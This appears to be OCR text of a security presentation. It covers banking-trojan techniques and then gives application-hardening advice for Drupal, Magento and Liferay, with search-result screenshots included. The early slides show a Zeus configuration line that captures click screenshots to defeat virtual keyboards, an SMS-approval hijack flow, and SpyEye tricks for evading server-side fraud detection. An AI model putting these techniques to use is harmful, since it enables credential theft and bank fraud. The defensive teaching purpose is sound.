
Bypass virtual keyboard, VPN credentials compromised

- Zeus configuration:

```
<FilterUrl><![CDATA[@*/citrix/*]]></FilterUrl>
```

  - @ = take screenshot of mouse vicinity when left button is clicked (defeat virtual keyboard anti key logging capability)
  - “citrix” = only when this keyword is in the URL
- Password is collected as a series of screenshots showing password letters

Mobile out-of-band verification attack



Malware Command & Control

1 User Accesses Site

2 *"Please provide your mobile phone number"*

3 SMS with link to Mobile malware ("install new certificate")

4 Download Malware

5

5 Malware transfers funds (PC is proxy)

6 Transaction Approval SMS

7 Malware forwards approval SMS

8 Transaction approved using stolen SMS

Legitimate Website

Evade server side fraud detection

- Cookies used for malware state management
  - Server side detection of specific cookies (in practice since 2010 – Gartner)
  - **New SpyEye** now uses non-cookie mechanisms
- Bare-bone transactions
  - Server side detection of missing pages/parameters
  - **New SpyEye** now simulates full “human” flow, including button clicks
- Computer interaction time scale
  - Server side detection of “too quick” submissions
  - **New SpyEye** introduces time delays

How (not) to prevent exploitation

> “ We analyze data collected over a four year period and study the most popular practices that challenge four of the most prevalent web-malware detection systems:
>
> - Virtual Machine client honeypots
> - Browser Emulator client honeypots
> - Classification based on domain reputation
> - Anti-Virus engines
>
> *Our results show that none of these systems are effective in isolation*”
>
> Trends in Circumventing Web-Malware Detection
>
> **Google Technical Report, July 2011**


Hardening applications?!


What is hardening


Definition of hardening:


- Reduce the attack surface
- Eliminate vulnerabilities
- Mitigate the impact of a vulnerability


Hardening books



SECURITY SAGE'S Guide to
Hardening the Network Infrastructure
Iron Clad Protection for the Nuts and Bolts of Your Enterprise
Steven Andrés
Brian Kenyon
Foreword by Erik Pace Birkholz














Drupal 6 hardening guide

The goal of this page is to build a Drupal 6 hardening guide.
Even though the Drupal community is already quite aware of security, I believe that there are still some steps that everybody could take to make their Drupal site more secure.

1. Remove default unneeded files


Drupal comes with a lot of default files which are no longer needed after a successful installation of Drupal. The location of these files are well known since you can easily look it up in the Drupal CVS repository.
The issue with these files is that they usually contain version numbers which can be used by potential intruders to find out the version of Drupal you are running. The nicest example of all is the `CHANGELOG.txt` file. Simply requesting this file from a Drupal site will tell directly which version is being used.
If you're not up-to-date with the latest security updates, potential intruders can simply find out which vulnerabilities are applicable to your Drupal site.
Therefore, in order to make the *Drupal fingerprinting* a bit harder, you should remove the following default files after you successfully installed Drupal:

- CHANGELOG.txt
- COPYRIGHT.txt
- INSTALL.mysql.txt
- INSTALL.pgsql.txt
- INSTALL.sqlite.txt
- INSTALL.txt
- LICENSE.txt
- MAINTAINERS.txt
- UPGRADE.txt
- install.php

2. Disable unneeded modules

Disable a much modules as you can. If you don't need certain optional core modules (e.g. "Comment", "Color", etc.), then disable them. First of all, it will save processing time when rendering pages since Drupal needs to perform less checks.
Second, if security vulnerabilities are found in one of these modules, then you're not at risk. This doesn't mean that you don't have to upgrade to the newest release, but at least it gives you some more time to upgrade.

Add new comment



magento hardening guide

Ongeveer 194.000 resultaten (0,24 seconden)

Magento - Magento hardening - How do I? Questions - eCommerce ...
www.**magento**commerce.com/boards/.../44446/ - Vertaal deze pagina -
Alle resultaten van www.magentocommerce.com blokkeren
3 berichten - 2 auteurs - Laatste bericht: 24 juni 2009
Ok, now I have my brand new **Magento** installation working and exposed! ... I'm confused about the permissions, in the install **guide** they say to ...

Meer discussieresultaten


Magento - Knowledge Base - **Magento** Installation **Guide** ...
www.**magento**commerce.com/.../**magento**-installa... - Vertaal deze pagina
Magento is the eCommerce software platform for growth that promises to ...

Magento - Wiki - **Magento** Filesystem Permissions
www.**magento**commerce.com/.../**magento**_filesyst... - Vertaal deze pagina
20 Aug 2011 – Knowledge Base · Webinars · Screencasts · **Magento** User **Guide** ...

+ Meer resultaten van magentocommerce.com weergeven

Designer's **Guide** to **Magento** PDF download • Inchoo
inchoo.net/.../**magento**/designers-**guide**-to-**magent**... - Vertaal deze pagina
6 Jun 2008 – I'm the type of guy who likes to have clean documents, so I decided to create printable PDF of the official **Magento** Designer's **Guide** ...

Magento › Optimizations — Crucial Web Hosting
www.crucialwebhost.com/**magento**/optimizations/ - Vertaal deze pagina
When other hosting companies say they're optimized for **Magento**, what they really mean is, "Yes, we meet the system requirements for **Magento**." It's a term that ...



liferay hardening guide

Geavanc

Ongeveer 31.500 resultaten (0,28 seconden)

RE: Liferay Security - Forums - Liferay.com
www.liferay.com/c/message.../find_message?... - Vertaal deze pagina -
Alle resultaten van www.liferay.com blokkeren
10 berichten - 7 auteurs - Laatste bericht: 23 april 2010
RE: **Liferay** Security. ... Any idea how **liferay** handles such scenarios? .... **hardening** is always driven by customer environment requirements. ...

Meer discussieresultaten

